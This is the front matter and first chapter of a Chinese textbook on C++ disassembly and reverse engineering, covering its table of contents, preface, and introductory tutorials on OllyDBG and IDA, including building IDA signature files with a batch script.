


HZ BOOKS
华章科技

深度揭秘软件逆向分析技术的流程与方法，理论与实践完美结合
由安全领域资深专家亲自执笔，看雪软件安全网站创始人段钢等多位
安全领域专家联袂推荐

安全技术大学
SECURITY



DISASSEMBLY AND REVERSE ENGINEERING FOR C++

C++反汇编与逆向分析 技术揭秘

钱林松 赵海旭 著



机械工业出版社
China Machine Press

C++反汇编与逆向分析技术揭秘

钱林松 赵海旭 著

ISBN: 978-7-111-35633-2

本书纸版由机械工业出版社于2011年出版，电子版由华章分社（北京华章图文信息有限公司）全球范围内制作与发行。

版权所有，侵权必究

客服热线：+ 86-10-68995265

客服信箱：service@bbbvip.com

官方网址：www.bbbvip.com

新浪微博 @研发书局

腾讯微博 @yanfabook

目 录

前言

第一部分 准备工作

第1章 熟悉工作环境和相关工具

1.1 调试工具Microsoft Visual C++6.0和OllyDBG

1.2 反汇编静态分析工具IDA

1.3 反汇编引擎的工作原理

1.4 本章小结

第二部分 C++反汇编揭秘

第2章 基本数据类型的表现形式

2.1 整数类型

2.1.1 无符号整数

2.1.2 有符号整数

2.2 浮点数类型

2.2.1 浮点数的编码方式

2.2.2 基本的浮点数指令

2.3 字符和字符串

2.3.1 字符的编码

2.3.2 字符串的存储方式

2.4 布尔类型

2.5 地址、指针和引用

2.5.1 指针和地址的区别

2.5.2 各类型指针的工作方式

2.5.3 引用

2.6 常量

2.6.1 常量的定义

2.6.2 #define和const的区别

2.7 本章小结

第3章 认识启动函数，找到用户入口

3.1 程序的真正入口

3.2 了解VC++6.0的启动函数

[3.3 main函数的识别](#)

[3.4 本章小结](#)

[第4章 观察各种表达式的求值过程](#)

[4.1 算术运算和赋值](#)

[4.1.1 各种算术运算的工作形式](#)

[4.1.2 算术结果溢出](#)

[4.1.3 自增和自减](#)

[4.2 关系运算和逻辑运算](#)

[4.2.1 关系运算和条件跳转的对应](#)

[4.2.2 表达式短路](#)

[4.2.3 条件表达式](#)

[4.3 位运算](#)

[4.4 编译器使用的优化技巧](#)

[4.4.1 流水线优化规则](#)

[4.4.2 分支优化规则](#)

[4.4.3 高速缓存（cache）优化规则](#)

[4.5 一次算法逆向之旅](#)

[4.6 本章小结](#)

[第5章 流程控制语句的识别](#)

[5.1 if语句](#)

[5.2 if.....else.....语句](#)

[5.3 用if构成的多分支流程](#)

[5.4 switch的真相](#)

[5.5 难以构成跳转表的switch](#)

[5.6 降低判定树的高度](#)

[5.7 do/while/for的比较](#)

[5.8 编译器对循环结构的优化](#)

[5.9 本章小结](#)

[第6章 函数的工作原理](#)

[6.1 栈帧的形成和关闭](#)

[6.2 各种调用方式的考察](#)

[6.3 使用ebp或esp寻址](#)

- [6.4 函数的参数](#)
 - [6.5 函数的返回值](#)
 - [6.6 回顾](#)
 - [6.7 本章小结](#)
- [第7章 变量在内存中的位置和访问方式](#)
 - [7.1 全局变量和局部变量的区别](#)
 - [7.2 局部静态变量的工作方式](#)
 - [7.3 堆变量](#)
 - [7.4 本章小结](#)
- [第8章 数组和指针的寻址](#)
 - [8.1 数组在函数内](#)
 - [8.2 数组作为参数](#)
 - [8.3 数组作为返回值](#)
 - [8.4 下标寻址和指针寻址](#)
 - [8.5 多维数组](#)
 - [8.6 存放指针类型数据的数组](#)
 - [8.7 指向数组的指针变量](#)
 - [8.8 函数指针](#)
 - [8.9 本章小结](#)
- [第9章 结构体和类](#)
 - [9.1 对象的内存布局](#)
 - [9.2 this指针](#)
 - [9.3 静态数据成员](#)
 - [9.4 对象作为函数参数](#)
 - [9.5 对象作为返回值](#)
 - [9.6 本章小结](#)
- [第10章 关于构造函数和析构函数](#)
 - [10.1 构造函数的出现时机](#)
 - [10.2 每个对象都有默认的构造函数吗](#)
 - [10.3 析构函数的出现时机](#)
 - [10.4 本章小结](#)
- [第11章 关于虚函数](#)

[11.1 虚函数的机制](#)

[11.2 虚函数的识别](#)

[11.3 本章小结](#)

[第12章 从内存角度看继承和多重继承](#)

[12.1 识别类和类之间的关系](#)

[12.2 多重继承](#)

[12.3 虚基类](#)

[12.4 菱形继承](#)

[12.5 本章小结](#)

[第13章 异常处理](#)

[13.1 异常处理的相关知识](#)

[13.2 异常类型为基本数据类型的处理流程](#)

[13.3 异常类型为对象的处理流程](#)

[13.4 识别异常处理](#)

[13.5 本章小结](#)

[第三部分 逆向分析技术应用](#)

[第14章 PEiD的工作原理分析](#)

[14.1 开发环境的识别](#)

[14.2 开发环境的伪造](#)

[14.3 本章小结](#)

[第15章 “熊猫烧香”病毒逆向分析](#)

[15.1 调试环境配置](#)

[15.2 病毒程序初步分析](#)

[15.3 “熊猫烧香”的启动过程分析](#)

[15.4 “熊猫烧香”的自我保护分析](#)

[15.5 “熊猫烧香”的感染过程分析](#)

[15.6 本章小结](#)

[第16章 调试器OllyDBG的工作原理分析](#)

[16.1 INT3断点](#)

[16.2 内存断点](#)

[16.3 硬件断点](#)

[16.4 异常处理机制](#)

[16.5 加载调试程序](#)

[16.6 本章小结](#)

[第17章 反汇编代码的重建与编译](#)

[17.1 重建反汇编代码](#)

[17.2 编译重建后的反汇编代码](#)

[17.3 本章小结](#)

[参考文献](#)

前言

为什么写这本书

“时下的IDE很多都是极其优秀的，拜其所赐，职场上的程序员多出十几倍，但是又有多少能理解程序内部的机制呢？”

—侯捷^[1]

随着软件技术的发展及其在各个领域的广泛应用，对软件进行逆向工程，然后通过阅读其反汇编代码来推断其数据结构、体系结构和程序设计思路的需求越来越多。逆向工程技术能帮助我们很好地研究和学习先进的软件技术，特别是当我们非常想知道某个软件的某些功能究竟是如何实现的，而手头又没有合适的资料的时候。

我国的软件产业落后于西方，甚至在某些方面落后于邻国的印度和日本。如果我们能够利用逆向技术去研究国外的一些一流软件的设计思想和实现方法，那么我国的软件技术将会得到极大的提升。目前，国内关于逆向分析技术的资料实在是少之又少，大中专院校的计算机相关专业对此项技术也尚未有足够的重视。

有很多人认为研究程序的内部原理会破坏“黑盒子”封装性，但是如果我们只是在别人搭建好的平台上做开发，那么始终只能使用别人提供的各种未开源的SDK，会一直被别人的技术牵制着。如果我们能够充分掌握逆向分析的方法，就可以洞悉各种SDK的实现原理，学习各种一流软件所采用的先进技术，取长补短，为我所用。若能如此，实为我国软件产业之幸。

我当初学习逆向技术时完全靠自学，且不说这方面的书籍，就连相关的文档和资料也都极度匮乏。在这种条件下，虽然在很努力地钻研，但学习进度却非常缓慢，花费几天几夜完成对一个软件的关键算法的分析是常有的事。如果当初有一本全面讲解反汇编与逆向分析技术的书供参考，我当年不仅能节省很多时间和精力，而且还能少走很多弯路。因为有这段经历，我斗胆争先，决定将自己多年来在反汇编与逆向分析技术领域的一些经验和心得整理出来与大家分享，希望更多的开发人员在掌握这些技术后能更好地将其应用到软件开发的实践中，从而提高我国软件行业的整体水平。由于个人能力有限，书中的疏漏在所难免，还请各位同行和读者多多批评和指正。

本书适合的读者

首先，无论大家从事哪个行业，在开始阅读本书之前，都需要具备以下几个方面的基础知识：

数据结构的基础知识，如栈结构存取元素的特点等。

汇编的基础知识，如寻址方式和指令的使用等。

C/C++语言的基础知识，如指针、虚函数和继承的概念等。

熟悉Microsoft Visual C++6.0的常用功能，如观察某变量的地址、单步跟踪等。

具备了上面这些基础知识，就能根据自己的实际需求来学习本书的内容。

如果你是一位软件研发人员，你将通过本书更深入地了解C++语法的实现机制，对产品知其然更知其所以然，能够在熟练阅读反汇编代码后，使调试技术也有质的提升。

如果你是一位反病毒分析或者电子证据司法取证分析人员，通过逆向恶意软件样本，可以进行取证分析处理，例如，可以归纳开发者的编写习惯，推定开发者的编程水平，甚至可以进一步判定某病毒样本是否与其他某些病毒为同一作者所为。

如果你是高等院校计算机相关专业的教师或学生（本科或本科以上），软件逆向分析技术可以给你带来崭新的职业空间，使你有足够的技术竞争力面对软件研发行业。同时，信息安全行业也会是你新的求职方向。

本书内容及特色

在本书的内容结构上，笔者结合自己的学习经历和对C++反汇编与逆向分析技术的了解进行了较为周详的设计，将全书划分为三个部分。

第一部分 准备工作（第1章）

在软件开发过程中，程序员会使用一些调试工具，以便高效地找出软件中存在的错误。在逆向分析领域，分析者也要利用相关的工具来分析软件行为和验证分析结果。本书第一部分简单介绍了几款常用的逆向分析辅助工具和软件。

第二部分 C++反汇编揭秘（第2~13章）

如果要评估一位软件开发者的能力，一是看设计能力，二是看调试水平。一般来说，大师级的程序员对软件逆向分析技术的理解都很深入，他们在编写高级语言代码的同时，心里还会浮现出对应的汇编代码，他们在写程序时就已经非常了解最终产品的真正模样，达到人机合一的境界，所以在调试Bug的时候游刃有余。逆向分析技术重在代码的调试和分析，如果你本来就是一个不错的程序员，学习这部分内容就是对你“内

功”的锻炼，这部分内容可以帮助你彻底掌握C/C++的各种特性的底层机制，不仅能做到知其然，而且还能知其所以然。这个部分以C/C++语法为导向，以VC++6.0为例，解析每个C/C++知识点的汇编表现形式，通过整理其反汇编代码来梳理其流程和脉络。这部分内容重在讲方法，授人以渔，不重剑招，但重剑意。如果大家照此“精修”，可达到看反汇编代码如同看武侠小说的境界。

第三部分 逆向分析技术应用（第14~17章）

这是本书的最后一部分，以理论与实践相结合的方式，通过对具体程序的分析来加深大家对前面所学理论知识的理解，从而快速积累实战经验。第14章分析了PE文件分析工具PEiD的工作原理；第15章对“熊猫烧香”病毒进行了逆向分析；第16章分析了调试器OllyDBG的工作原理；第17章讲解了反汇编代码的重建与预编译。通过对这部分内容的学习，大家可以通过实际应用领略逆向分析技术的魔力。

如何阅读本书

逆向分析技术具有很强的综合性和实践性，要掌握这项技术需要耐心和毅力。建议大家从最简单的程序入手，按照本书安排的顺序逐章阅读，在学习的过程中逐步提高难度，一边看书，一边积极思考和总结。对于一些理论知识，如果你兴趣不大，在初学阶段可以跳过，待以后需要提高时再回过头来阅读，可以暂时跳过的知识我都在书中做了说明。

随着时间的积累，你会逐渐形成一套属于自己的分析代码的风格和习惯。这样一来，任何软件在你眼中都没有了神秘感。

联系作者

本书的讨论和勘误建立在看雪安全论坛（<http://bbs.pediy.com/>）的图书项目版块中，我们会在这里发布本书的勘误和其他对大家有用的增值服务。大家也可以在这里发表对本书的意见和建议，更重要的是，大家还能在这里结交到一些志同道合的朋友。同时，也欢迎大家直接通过QQ（159262378）或E-mail（ollydbg@foxmail.com）联系我，由于平时上网较少，如果回复不及时，还请谅解。

致谢

在本书写作的过程中，我得到过很多从事逆向分析技术的同行的指点和帮助，在此表示感谢，其中一部分包括段钢、姚辉、彭国军、雷建云、林子深、印豪、单海波、王清、谭文、邵坚磊、田阆、方志强、岳磊、余坦兮、李长坤、曹剑锐、胥国银、胡晓春、吕明坤、张慧等（排名不分先后）还有很多朋友在我写作本书的过程中给予了帮助，这里一并表示感谢。

特别感谢本书的策划编辑杨福川和责任编辑姜影，他们花费了许多时间和精力来校正本书中的各类错误。正是他们的敬业和努力，才使得本书能在保证质量的前提下顺利出版。

钱林松

2011.7于武汉

[1]著名技术专家和IT教育工作者，尤其精通C++和MFC，计算机图书作家、译者和书评人。

第一部分 准备工作

第1章 熟悉工作环境和相关工具

1.1 调试工具Microsoft Visual C++6.0和OllyDBG

在软件的开发过程中，程序员会使用一些调试工具，以便高效地找出软件中存在的错误。而在逆向分析领域，分析者也会利用相关的调试工具来分析软件的行为并验证分析结果。由于操作系统提供了完善的调试接口，所以利用各类调试工具可以非常方便灵活地观察和控制目标软件。在使用调试工具分析程序的过程中，程序会按调试者的意愿以指令为单位执行。调试者可以随时中断目标的指令流程，以观察相关计算的结果和当前的设备情况，也可以随时继续执行程序的后继指令。像这样使用调试工具加载程序并一边运行一边分析的过程，我们称之为“动态分析”。

本书中使用了两款调试工具：Microsoft Visual C++6.0和OllyDBG。对于调试版（Debug编译选项组），我们使用Microsoft Visual C++6.0进行调试，它可以将C++源码反汇编，方便学习；对于发布版（Release编译选项组），我们使用OllyDBG进行调试分析，它的调试功能十分强大。Microsoft Visual C++6.0的调试功能相对简单，同时有源码做对照，故不过多讲解。OllyDBG的默认功能界面如图1-1所示。



图 1-1 OllyDBG的默认功能界面

图1-1中的标号说明如下：

- 1: 汇编代码对应的地址窗口
- 2: 汇编代码对应的十六进制机器码窗口
- 3: 反汇编窗口
- 4: 反汇编代码对应的注释信息窗口
- 5: 寄存器信息窗口
- 6: 当前执行到的反汇编代码的信息窗口
- 7: 数据窗口—数据所在的内存地址
- 8: 数据窗口—数据的十六进制编码信息

9: 数据窗口—数据对应的ASCII码信息

10: 栈窗口—栈地址

11: 栈窗口—栈地址中存放的数据

12: 栈窗口—对应的说明信息

熟悉了各窗口视图的功能之后，我们来更深一步了解OllyDBG的操作方法。首先介绍一下OllyDBG的快捷键，掌握各个快捷键的使用，可以提高分析效率。OllyDBG的基本快捷键及其功能如表1-1所示。

表 1-1 OllyDBG 的基本快捷键及其功能

编号	快捷键	功能说明
01	F2	断点，在 OllyDBG 反汇编视图中，使用 F2 指定断点地址
02	F3	加载一个可执行程序，进行调试分析
03	F4	程序执行到光标处
04	F5	缩小、还原当前窗口
05	F7	单步步入，进入函数实现内，跟进到 CALL 地址处
06	F8	单步步过，越过函数实现，CALL 指令不会跟进函数实现
07	F9	直接运行程序，遇到断点处，程序暂停
08	Ctrl+F2	重新运行程序到起始处，用于重新调试程序
09	Ctrl+F9	执行到函数返回处，用于跳出函数实现
10	Alt+F9	执行到用户代码处，用于快速跳出系统函数
11	Ctrl+G	输入十六进制地址，在反汇编或数据窗口中快速定位到该地址处

通过实际操作演练，我们可以进一步熟悉OllyDBG：调试一个简单的“Hello world”程序，将对话框标题“Hello world”修改为“I Like C++”，步骤如下。

(1) 加载可执行程序（如图1-2所示）

选择一个调试程序，有多种方案：

使用快捷键F3选择所要调试程序的路径

在菜单选项中（文件\打开）选择调试程序路径

将OllyDBG加入系统资源管理菜单中，右击选择“打开”

（依次选择OllyDBG菜单\选项\添加到浏览器\添加OllyDBG到系统资源管理菜单\完成，即可将OllyDBG加入系统资源管理菜单中。）



地址	HEX 数据	反汇编	注释
00401000	\$ 6A 00	PUSH 0	Style = MB_OK MB_APPLMODAL
00401002	. 68 00304000	PUSH Hello.00403000	Title = "Hello world"
00401007	. 68 0C304000	PUSH Hello.0040300C	Text = "第一WIN 32程序"
0040100C	. 6A 00	PUSH 0	hOwner = NULL
0040100E	. E8 01000000	CALL <JMP.&user32.Me	MessageBoxA
00401013	. C3	RETN	
00401014	\$- FF25 00204000	JMP DWORD PTR DS:[<	user32.MessageBoxA
0040101A	00	DB 00	
0040101B	00	DB 00	
0040101C	00	DB 00	
0040101D	00	DB 00	

图 1-2 初识OllyDBG

在图1-2中，代码运行到地址0x00401000处，对应反汇编指令PUSH 0，此汇编指令对应的机器码为6A 00（汇编指令对应的机器码可查询Intel的指令帮助手册）。在OllyDBG的注释窗口中，已经分析出此汇编指令的含义—OllyDBG根据CALL指令的地址得知这个函数的首地址为API MessageBoxA的首地址，进而分析出对应的参数个数和参数功能。

(2) 查看API MessageBoxA各参数的功能

查看MSDN文档，获取MessageBoxA各参数的功能，找到弹出对话框的标题参数（PUSH Hello.00403000），此参数

保存了字符串“Hello world”的首地址。

(3) 定位数据（如图1-3所示）

选中数据窗口（如图1-1所示），使用快捷键Ctrl+G，弹出数据跟随窗口。输入查询地址0x00403000，单击“确定”按钮快速定位到该地址处。

地址	HEX 数据	ASCII
00403000	48 65 6C 6C 6F 20 77 6F	Hello wo
00403008	72 6C 64 00 B5 DA D2 BB	rld. 第一
00403010	57 49 4E 20 33 32 B3 CC	WIN 32程
00403018	D0 F2 00 00 00 00 00 00	序.....

图 1-3 初识数据窗口

(4) 修改数据（如图1-4所示）

找到要修改数据的地址所对应的HEX数据，在图1-3中，地址0x00403000对应的十六进制数据为0x48。双击HEX数据窗口中“48”处，弹出对应的编辑数据对话框，如图1-4所示。去掉对“保持大小”的勾选，可向后修改数据。在ASCII文本编辑框中，输入“I Like C++”，由于C\C++中字符串以00结尾，需要将字符串最末尾的数据修改为00。选择十六进制编码文本框，在最末尾处插入00。单击“确定”按钮，完成对字符串的修改。

(5) 调试程序

使用快捷键F8单步调试运行，连续按4次F8键，单步运行4条汇编指令，观察栈窗口变化，如图1-5所示。函数MessageBoxA所需参数都已被保存在栈中。按快捷键F7可跟进到函数MessageBoxA的实现代码中，这个API为一个间接调用，需再次按快捷键F7，程序运行到函数MessageBoxA的首地址处。MessageBoxA的实现代码较多，不适合初学者学习，使用快捷键Alt+F9返回到用户代码处，MessageBoxA运行结束，

弹出运行结果对话框，查看是否修改成功，如图1-6所示。




图 1-4 数据编辑对话框

0012FFB4	00000000	hOwner = NULL
0012FFB8	0040300C	Text = "第一WIN 32程序"
0012FFBC	00403000	Title = "Hello world"
0012FFC0	00000000	Style = MB_OK MB_APPLMODAL
0012FFC4	7C817077	返回到 kernel32.7C817077

图 1-5 栈窗口信息



图 1-6 运行结果

如图1-6所示，标题已经修改成功。到此，OllyDBG的初识之旅就结束了。通过本节，大家初步认识了OllyDBG，在以后的章节中，还会进一步讲解OllyDBG的强大功能。

1.2 反汇编静态分析工具IDA

所谓“静态分析”，是相对于上面所提到的“动态分析”而言的。在“动态分析”过程中，调试器加载程序，并以调试模式运行起来，分析者可以在程序的执行过程中观察程序的执行流程和计算结果。但是，在实际分析中，很多场合不方便运行目标，比如软件的某一模块（无法单独运行）、病毒程序、设备环境不兼容导致无法运行……那么，在这个时候，需要直接把程序的二进制代码翻译成汇编语言，方便程序员阅读。像这样由目标软件的二进制代码到汇编代码的翻译过程，我们称之为“反汇编”。OllyDBG也具有反汇编功能，图1-1中的标号3便是OllyDBG的反汇编窗口，但OllyDBG是调试工具，其反汇编辅助分析功能有限，不适用于静态分析。

本节将介绍辅助功能极为强大的反汇编静态分析工具——IDA。它的图标是被称为“世界上第一位程序员”的Ada Lovelace的头像，中文名为阿达。本书中使用的IDA版本为5.5英文版。成功安装IDA后，会出现两个可执行程序图标，一个是黑白的阿达头像，另一个是在阿达头部写有“64”字样的头像，它们分别对应于32位程序和64位程序的分析，本节分析的程序全部为32位。

IDA窗口中的工具条、菜单选项较多，初学IDA时只要掌握基本操作功能即可。IDA的常用快捷键使用说明如表1-2所示。

表 1-2 IDA 的常用快捷键使用说明

编号	快捷键	功能说明
01	Enter	跟进函数实现，查看标号对应的地址
02	Esc	返回跟进处
03	A	解释光标处的地址为一个字符串的首地址
04	B	十六进制数与二进制数转换
05	C	解释光标处的地址为一条指令
06	D	解释光标处的地址为数据，每按一次将会转换这个地址的数据长度
07	G	快速查找到对应地址
08	H	十六进制数与十进制数转换
09	K	将数据解释为栈变量
10	;	添加注释
11	M	解释为枚举成员
12	N	重新命名
13	O	解释地址为数据段偏移量，用于字符串标号
14	T	解释数据为一个结构体成员
15	X	转换视图到交叉参考模式
16	Shift+F9	添加结构体

使用IDA静态分析1.1节中的调试程序“Hello world”，通过实例进行简单的操作分析，进一步学习IDA的基本使用方法。

(1) 加载分析文件

IDA加载分析文件后，会询问分析的方式，有3种分析方案供选择，如图1-7所示。




图 1-7 IDA加载分析文件

Portable executable for 80386 (PE) [pe. ldw]: 分析文件为一个PE格式的文件

MS-DOS executable (EXE) [dos. ldw]: 分析文件为DOS控制台下的一个文件

Binary file: 分析文件为一个二进制文件

根据分析文件的格式进行选择，本示例为一个PE格式文件，故选择第一种分析方式，单击“确定”按钮，分析结束后，IDA默认情况下会显示流程视图窗口。

(2) 认识各视图功能（如图1-8所示）



图 1-8 IDA的各视图窗口

视图窗口说明：

IDA View-A: 分析视图窗口，用于显示分析结果，可选用流程图或代码形式。

Hex View-A: 二进制视图窗口，打开文件的二进制信息。

Exports: 分析文件中的导出函数信息窗口。

Imports: 分析文件中的导入函数信息窗口。

Names: 名称窗口，分析文档中用到的标号名称。

Functions: 分析文件中的函数信息窗口。

Structures: 添加结构体信息窗口。

Enums: 添加枚举信息窗口。

(3) 查看分析结果

“Hello world”反汇编分析示例如图1-9所示，图中为IDA分析后的反汇编代码，将其拷贝到汇编IDE中，只要稍加修改，就可以进行编译和连接。IDA的数据查询非常简单，只需要双击标号，即可跟踪到该数据的定义处。查看函数实现的方式也是如此，比如，如果需要返回调用处，只需按Esc键即可返回。由于有IDA的帮助，使得将一个二进制文件还原成等价的C\C++代码的难度大大降低。

```
.text:00401000      public start
.text:00401000      start
.text:00401000      proc near
.text:00401000      push     @           ; uType
.text:00401002      push     offset Caption ; "Hello world"
.text:00401007      push     offset Text    ; "0-111 3222"
.text:0040100C      push     @           ; hWnd
.text:00401010      call    MessageBoxA
.text:00401012      ret     0
.text:00401012      start
.text:00401012      endp
```

图 1-9 “Hello world”反汇编分析示例

(4) 切换反汇编视图与流程视图

图1-9中的反汇编代码是从IDA的反汇编视图中提取的。IDA的默认视图为流程视图，需要进行转换。在函数体内，右击选择Text view。同理，如果要从反汇编视图切换回流程视图，可选择Graph view。流程视图（Graph view）使得程序的流程结构和工程量的分析变得异常容易。

(5) IDA函数名称识别

在图1-9中，IDA可以识别出函数MessageBoxA及其各参数的信息，IDA通过SIG文件来识别已知的函数信息。在安装IDA的同时，已将常用库制作为SIG文件放置在了IDA安装目录中的SIG文件夹下。利用此功能可识别出第三方提供的库函数，从而简化分析流程。

SIG文件的制作有3个步骤（使用前需设置环境变量路径）。

1) 从LIB文件中提取出OBJ文件

使用IDA加载LIB文件，此时会显示此文件中的OBJ文件信息（如图1-10所示），使用link.exe连接器将从LIB文件中生成OBJ文件。在控制台下使用link命令，如下：

```
link-lib/extract: [File name][Lib name]. lib
```

指令说明如下：

[File name]: 见图1-10中File name一列中名称。

[Lib name]: File name所属LIB文件的名称，此示例为libc。

使用此命令依次可将libc.lib中所有的OBJ文件提取出来。

2) 将每个OBJ文件制作成PAT文件

OBJ文件中包含函数的名称和对应实现代码的二进制机器码。在PAT文件的制作过程中，会提取出这些二进制机器码的特征，并将二进制机器码的特征码及对应函数的名称保存在PAT文件中。特征码就好像是人的五官，我们可以根据耳、鼻、眼等这些人体特征来识别一个人的身份。每个函数就好像一个独立的人，有各自的不同之处。如果某个文件中拥有这些特征信息，便可确认此文件使用了这个OBJ，并可以借此识别函数名称。OBJ生成PAT时使用的是pcf.exe（见随书文件[\[1\]](#)）。在控制台下使用pcf命令，如下：

```
pcf[Obj name]. obj
```

指令说明如下：

[Obj name]: OBJ文件名称。

3) 多PAT文件联合编译SIG文件

一个SIG文件是由一个或多个PAT文件编译而成的。在生成SIG的过程中，如果多个PAT文件中有两个或两个以上的函数特征码相同，将会过滤掉重复特征，只保存一份。在控制台使用sigmake.exe将PAT文件编译成SIG文件，使用格式如下：

```
sigmake[Pat name]. pat[Sig name].sig
```

指令说明如下：

[Pat name]: PAT文件名称。当多个PAT文件参与编译时，用*代替名称，将所选目录下所有后缀名为pat的文件编译为一个后缀名为SIG文件。

[Sig name]: 编译后生成的SIG文件的名称。

File name	Method	Si:▲
build\intel\st_obj_ctype.obj	STORED	41%
build\intel\st_obj_fptostr.obj	STORED	3%
build\intel\st_obj_mbslen.obj	STORED	5%

图 1-10 LIBC.lib中包含的部分OBJ信息

在SIG文件的制作过程中，如果LIB文件中包含过多的OBJ文件，如何快速地将所有OBJ文件提取出来并生成SIG文件呢？读者可根据SIG文件的制作流程，编写程序将OBJ文件从LIB中逐个提取出来，并生成对应的PAT文件，再将所有PAT文件编译为SIG文件；也可编写批处理文件来快速生成SIG文件。将生成后的SIG文件放置在IDA的安装目录SIG文件夹下。使用快捷键Shift+F5添加SIG文件到分析工程中，如图1-11所示。




图 1-11 SIG文件的签名窗口

图1-11显示了当前分析工程中使用到的SIG文件。使用Insert键可加载SIG文件用于此工程；也可在视图中右击，选择Apply new signature添加SIG文件。

我们还可以编写SIG测试程序，通过制作SGI文件解析出程序中使用的函数，见代码清单1-1。

代码清单1-1 SIG测试程序

```
void ShowSig ()
{
printf ("ShowSig");
}
int main (int argc, char*argv[])
{
ShowSig (); //通过制作SIG文件，在IDA中解析此函数名称
return 0;
}
```

将代码清单1-2中的代码生成的OBJ文件，按照流程制作成SIG文件放置在IDA安装目录下的SIG文件夹下。使用快捷键Shift+F5加载对应SIG文件到分析工程中，如图1-12所示。



图 1-12 SIG解析对比

通过图1-12可知，IDA已经成功解析出函数sub_401000的对应名称为ShowSig，并同时参数解析了出来。有了SIG文件的帮助，分析工作将更为简单。SIG文件制作批处理文件的过程如代码清单1-2所示。

代码清单1-2 SIG文件制作批处理文件的过程

```

md%1_objs
cd%1_objs
for/F%i in ('link-lib/list%1.lib') do link-lib/extract:
%i%1.lib
for%i in (*.obj) do pcf%i
sigmake-n"%1.lib"*.pat%1.sig
if exist%1.exc for%i in (%1.exc) do find/v"; "%i>abc.exc
if exist%1.exc for%i in (%1.exc) do>abc.exc more+2"%i"
copy abc.exc%1.exc
del abc.exc
sigmake-n"%1.lib"*.pat%1.sig
copy%1.sig..\%1.sig
cd..
del%1_objs/s/q
rd%1_objs

```

代码清单1-2说明如下几点问题：

通过md%1_objs创建目录，目录名称为参数1

通过cd%1_objs进入刚刚创建的目录中

在当前目录下循环取出LIB中的OBJ名称，并逐个生成对应的OBJ

循环将生成的OBJ文件通过PCF转换成对应的PAT文件

将目录下所有的PAT文件生成为一个SIG文件

将生成的SIG文件拷贝到上级目录中

返回上级目录，删除创建目录中的所有数据

将创建目录删除

将代码清单1-2保存为“lib2sig.bat”，放置在lib同一目录下，在控制台下使用此批处理，生成的SIG文件和LIB文件保存在同一目录下。

“lib2sig. bat”的使用方法：

lib2sig[lib名称][生成SIG文件名称]

